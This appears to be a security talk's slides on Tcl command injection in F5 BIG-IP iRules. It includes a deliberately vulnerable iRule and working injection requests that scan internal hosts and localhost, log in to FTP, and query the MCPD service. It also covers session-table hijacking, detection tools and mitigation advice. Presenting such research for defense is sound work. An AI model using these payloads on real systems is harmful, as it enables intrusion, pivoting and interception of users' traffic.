In these cases the value of \$body will be command substituted regardless of quote unless braces are used

# PRIOR ART: COMMAND INJECTION IN TCL 8.4

TCL will expand the value of a command before assignment if it is put inside quotes

<https://wiki.tcl-lang.org/page/Injection+Attack>

```
set variable {This is a string}  
catch "puts $variable"
```

When double quotes are used, TCL will substitute the content of the variables and commands

Try:

```
set variable { [error PWNED!] }
```

When the contents of \$variable is substituted by TCL it will be passed as [error PWNED!] to catch and executed. This is called double substitution

# BREAKING DOWN EXECUTION

1. The word `catch` is resolved as a command with a `?body?` argument
2. Arguments are evaluated by the TCL interpreter according to the dodecalogue, including expansion of `[ ] " " { }`
3. Any code within arguments starting with `[` will be executed by `catch`

```
catch "puts $variable"
```

```
catch puts [error PWNED!]
```

```
error PWNED!
```

# LIST OF BUILT-IN COMMANDS THAT CAN PERFORM COMMAND EVALUATION

- after
- catch
- eval
- expr
- for
- foreach
- history
- if
- proc
- cpu
- string match
- interp
- namespace eval
- namespace inscope
- source
- switch
- subst
- time
- try
- uplevel
- while
- trace
- list

# DIRECT EVALUATION: EVAL, SUBST OR EXPR

**eval**, a built-in Tcl command, interprets its arguments as a script, which it then evaluates.

```
eval arg ?arg ...?
```


**subst** - Perform backslash, command, and variable substitutions.

```
subst ?-  
nobackslashes? ?-  
nocommands? ?-  
novariables?  
String
```

**expr**, a built-in Tcl command, interprets its arguments as a mathematical expression, which it then evaluates.

```
expr arg ?arg ...?
```

# iRULE BASED ON HSSR



# HOW HSSR USES OUR \$URI

```
if {$dest eq ""} {  
    if {$ipv6} {  
        set raddr $haddr  
    } elseif {[catch {IP::addr $host mask 255.255.255.255}]} {  
        set raddr [eval format "::ffff:%02x%02x:%02x%02x" [split $host "."]]  
    } else {  
        if {!([set tmp [lindex [eval "RESOLV::lookup ${nsrv} inet -a ${host}"] 0]] ne "") &&  
            ([set raddr [eval format "::ffff:%02x%02x:%02x%02x" [split $tmp "."]]] ne "")}  
            ) &&  
            ([set raddr [lindex [eval "RESOLV::lookup ${nsrv} inet6 -aaaa ${host}"] 0]] eq "") &&  
            ($virt eq "")} {  
            set e "cannot resolve ${host} to IP address"  
            set rtry -2  
            break  
        }  
    }  
}
```



# EXPLOITATION

1. Identify an input field that is command substituted in iRule
  - Input Tcl strings in fields and header names
  - Look for indications that the code was executed
2. Test injection location using the info command
3. Identify external resources to pivot to permanent access



# DEMO TIME

A photograph showing a climber rappelling down a dark rock face against a clear blue sky. The climber is silhouetted against the light, and a rope extends from them upwards towards the top left corner of the frame.

# TAKING IT FURTHER

How do we get persistent access?

# GAINING PERMANENT ACCESS USING "TABLE"

- A session table is a distributed and replicated key value store
- Commonly used to store cookie values
  - Notably used to avoid paying for the APM module
- Magically synchronized between instances using load balancing
  - Can be used to pivot access on multiple instances

# HACKING THE SESSION TABLE

- With command injection it's possible to overwrite any table value
  - table set
  - table lookup
  - table add
  - table replace
- Overwriting another (or all) user session enable specifically executing code for a target user
  - Possible to sniff all http(s) traffic for any authenticated user

# TABLE DEMO: HOSTED MITM

# A LOOK AT THE CODE IN THE BIG-IP EDITOR

```
1 when HTTP_REQUEST {
2   if {[HTTP::uri] starts_with "/dns"} {
3     # This is a cached reverse lookup service
4     if {[string tolower [HTTP::query]] contains "host"} {
5       set query [URI::decode [HTTP::query]]
6     } else {
7       HTTP::respond 200 -content "Set the host GET parameter"
8       return
9     }
10    log local0. "http_query [HTTP::query]"
11    set host [string trimleft $query "host="]
12
13    set nsrv "@192.168.228.1"
14    foreach cachedhost [table keys -subtable "cache"] {
15      if {$host eq $cachedhost} {
16        log local0. "query cached for $host"
17        HTTP::respond 200 -content [eval [table lookup -subtable "cache" $host]]
18        return
19      }
20    }
21    set ip [eval "RESOLV::lookup ${nsrv} inet -a ${host}"]
22    table set -subtable "cache" $host $ip 180
23    HTTP::respond 200 -content $ip
24    return
25  }
26 }
```

# POST EXPLOITATION POSSIBILITIES

- Scan internal network
- Scan localhost
- Attack internal resources using the BIG-IP F5 as a pivot

# PAYOUT 1

Exposing the pool (backend) servers

active\_nodes -list [LB::server pool]

## Request

Raw Params Headers Hex

```
GET  
/dns?host=qw%3bTCP%3a%3arespond+[active_nodes+list+[LB%3a%3aserver+pool  
]]  
HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134  
Accept-Language: en-GB  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Upgrade-Insecure-Requests: 1  
Accept-Encoding: gzip, deflate  
Host: 192.168.200.200  
Cookie: JSESSIONID=aaa  
Connection: close
```

## Response

Raw Headers Hex

```
192.168.200.5HTTP/1.0 200 OK  
Server: BigIP  
Connection: close  
Content-Length: 0
```

# PORTSCAN THE POOL SERVERS

```
foreach p {21 80 135 389 443 445}{catch {set c [connect  
192.168.200.5:$p];append r $p "\topen\n";close $c}};TCP::respond $r
```

## Request

Raw Params Headers Hex

GET  
`/dns?host=qw%3bforeach+p+{21+22+23+25+80+135+389+443+445}{catch+{set+c+[  
connect+192.168.200.5%3a$p]}%3bappend+r+$p+"\topen\n"%3bclose+$c}}%3bTCP  
%3a%3arespond+$r` HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134  
Accept-Language: en-GB  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Upgrade-Insecure-Requests: 1  
Accept-Encoding: gzip, deflate  
Host: 192.168.200.200  
Cookie: JSESSIONID=aaa  
Connection: close

## Response

Raw Headers Hex

21 open  
80 open  
135 open  
389 open  
443 open  
445 open  
HTTP/1.0 200 OK  
Server: BigIP  
Connection: close  
Content-Length: 0

# LOGGING IN TO THE FTP SERVICE

```
catch {set c [connect 192.168.200.5:21];
recv -timeout 200 $c d;
recv -timeout 200 $c d;
send -timeout 200 $c "USER anonymous\r";
recv -timeout 200 $c d;
send -timeout 200 $c "PASS a@a.com\r";
recv -timeout 200 $c d;};
close $c;TCP::respond $d
```

## Request

Raw Params Headers Hex

GET

/dns?host=ccff%3bcatch+{set+c+[connect+192.168.200.5%3a21]%3brecv+-timeout+200+\$c+d%3bsend+-timeout+200+\$c+"USER+anonymous\r\n"%3brecv+-timeout+200+\$c+d%3bsend+-timeout+200+\$c+"PASS+a%40a.com\r\n"%3brecv+-timeout+200+\$c+d%3b+send+-timeout+200+\$c+"LIST"}%3bclose+\$c%3bTCP%3a%3arespond+\$d

HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134

Accept-Language: en-GB

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Upgrade-Insecure-Requests: 1

Accept-Encoding: gzip, deflate

Host: 192.168.200.200

Cookie: JSESSIONID=aaa

Connection: close

## Response

Raw Headers Hex

230 User logged in.


HTTP/1.0 200 OK

Server: BigIP

Connection: close

Content-Length: 0

# ATTACK CHAIN



# PAYOUT 2 PORTSCAN LOCALHOST

## Request

Raw Headers Hex

GET  
/dns?host=ABC%3bforeach+p+{21+22+23+25+80+135+389+443+445+6666+8100}{c  
atch+{set+c+[connect+127.0.0.1%3a\$p]3bappend+r+\$p+"\\open\\n"%3bclose+\$c}  
%3bTCP%3a%3arespond+\$r

HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134  
Accept-Language: en-GB  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Upgrade-Insecure-Requests: 1  
Accept-Encoding: gzip, deflate  
Host: 192.168.200.200  
Cookie: JSESSIONID=aaa  
Connection: close

## Response

Raw Headers Hex

22 open  
80 open  
443 open  
6666 open  
8100 open  
HTTP/1.0 200 OK  
Server: BigIP  
Connection: close  
Content-Length: 0

# Payload 3

## Query All MCPD System Module

```
set c [connect 127.0.0.1:6666];send $c  
{%00%00%00%16%00%00%00%3f%00%00%00%00%00%00%00%02%0b%65%00%0d%00%00%00%0c%21%e0%00  
%0d%00%00%00%02%00%00%00%00%00%00};recv -timeout 10000 $c d;TCP::respond $d
```

# MCPD EXPLANATION

%00%00%00%16 SIZE

%00%00%00%3f SEQUENCE

%00%00%00%00 REQUEST-ID

%00%00%00%02 FLAG

%0b%65 KEY (Query All)

%00%0d TYPE

%00%00%00%0c ATTRIBUTE SIZE

%21%e0 ATTRIBUTE NAME (System Module)

%00%0d%00%00%00%02%00%00%00%00 (Attribute data)

%00%00 END OF MESSAGE

# LIST USERS AND PRIVILEGES

# LIST LOCAL TMSH SHELL COMMANDS (BEYOND IRULE)

**Request**

Raw Params Headers Hex

```
GET /dns?host=jdjff%3bset+c+[connect+127.0.0.1%3a6666]%3bsend+$c+{%-00%00%00%16%00%00%00%3f%00%00%00%00%00%00%02%0b%65%00%0d%00%00%00%0c%1b%51%00%0d%00%00%02%00%00%00%00%00%00%3brecv+ti meout+10000+$c+d%3bTCP%3a%3arespond+$d HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

**Response**

Raw Hex

```
set log_level [tmsh::get_field_value $scriptd_details "log-level"]

# set the log level
tmsh::log_level $log_level
}

proc get_items { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items $args]
}

proc get_items_local_only { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_local_only $args]
}

proc get_items_not_recursive { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_not_recursive $args]
}

proc get_items_local_only_not_recursive { args } {
    package require iapp::legacy 1.0.0
    return [eval iapp::legacy::app_utils::get_items_local_only_not_recursive $args]
```

# ATTACK CHAIN

1. iRule injection access
2. Query MCPD
3. Mcpd response
4. Execute MCPD tmsh command with  
Tcl injection
5. ...
6. Local privileges

# **DETECTION**



# SCANNING FOR COMMAND INJECTION WITH TCLSCAN

- Automated tool to find quoted and unquoted arguments
- It's unmaintained Rust so I had to fix it
- Finds 80% of known injection vulnerabilities
- Get the code:  
<https://github.com/kugg/tclscan>


# AUTOMATED TESTING USING IRULEDETECTOR.PY

- Automated iRule injection detector scanner for Burp Suite
- The tool will substitute every available input field with a Tcl injection and measure the result
- Download iruledetector.py in the bapp-store

|    |                      |             |   |  |                   |             |         |
|----|----------------------|-------------|---|--|-------------------|-------------|---------|
| 22 | 22:38:56 22 Mar 2019 | Issue found | <span style="color: #0070C0;">i</span> BigIP server header detected | http://192.168.200.200 /respond        |                   | Information | Certain |
| 23 | 22:39:15 22 Mar 2019 | Issue found | <span style="color: red;">!</span> BIG-IP F5 command injection.     | http://192.168.200.200 /test/index.asp | JSESSIONID cookie | High        | Certain |
| 24 | 22:39:15 22 Mar 2019 | Issue found | <span style="color: red;">!</span> BIG-IP F5 command injection.     | http://192.168.200.200 /test/index.asp | JSESSIONID cookie | High        | Certain |
| 25 | 14:20:29 16 Jul 2019 | Issue found | <span style="color: #0070C0;">i</span> BigIP server header detected | http://192.168.200.200 /index.html     |                   | Information | Certain |

# UNIT TESTING IRULE CODE USING TESTCL

- Get the code:  
<https://github.com/landro/testcl>
- Unit testing framework for iRule code
- Community driven, lacks complex support
  - I added cookie support
- Good for unit testing code and finding logical vulnerabilities



# SUMMARY

- Tcl is an old and loosely defined language
  - Easy to fool
  - Hard to get variable assignment and substitution right
- Avoid the use of eval, subst and expr
- Take care to use {bracing} of **?body?** arguments.
- Use iruledetector.py in burp to find vulnerabilities
- Use tclscan to review code
- Use testcl to test your iRule logic
- Do manual third party code reviews

# THANK YOU

# ATTACK CHAIN

1. iRule injection access
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Tcl injection
5. ...
6. Local privileges

